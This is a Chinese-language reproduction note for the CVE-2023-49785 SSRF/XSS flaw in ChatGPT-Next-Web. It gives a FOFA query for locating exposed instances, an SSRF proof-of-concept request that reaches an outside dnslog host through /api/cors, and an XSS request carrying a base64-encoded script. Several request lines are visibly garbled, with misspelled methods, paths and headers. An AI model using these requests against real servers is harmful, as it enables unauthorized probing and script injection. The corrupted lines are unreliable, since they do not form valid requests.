# C1-1ChatGPT-SSRFXSS漏洞

## 漏洞描述:

#### 影响版本:

2024年3月,互联网上披露CVE-2023-49785 ChatGPT-Next-Web SSRF/XSS 漏洞,未经身份验证的攻击者可利用此漏洞构造恶意请求获取系统内部敏感信息及配置文件,造成信息泄露。CVE-2023-49785

## 网站图片:



## 网络测绘:

#### fofa语法:


FOFA: app="ChatGPT-Next-Web"

# 漏洞复现:

# SSRF-POC payload:

GET /api/cors/http:%2f%2fnextchat.222222222.pb0e92.dnslog.cn%23 HTTP/1.1 Ger /api/cors/http:%27%/Thextcnat.222222222.pbueyc.ansing.cn%33 HTTP/1:1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng, \*/\*;q=0.8, application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN, zh;q=0.9, en;q=0.8
Connection: close

# 效果图:



#### XSS-POC

GET /api/cors/data:text%2fhtml;base64,PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pPC9zY3JpcHQ+%23 HTTP/1.1

Sol /api/cots/acaticate/pased\*, rms/cmambinosystants. Past your-ip (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Accept: Ext/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng, \*/\*;q=0.8, application/signed-exchange;v=b3;q=0.7 Accept-Encoding; gzip, deflate, br
Accept-Encoding: zh-CN, zh;q=0.9, en;q=0.8 Connection: close



# Yaml模板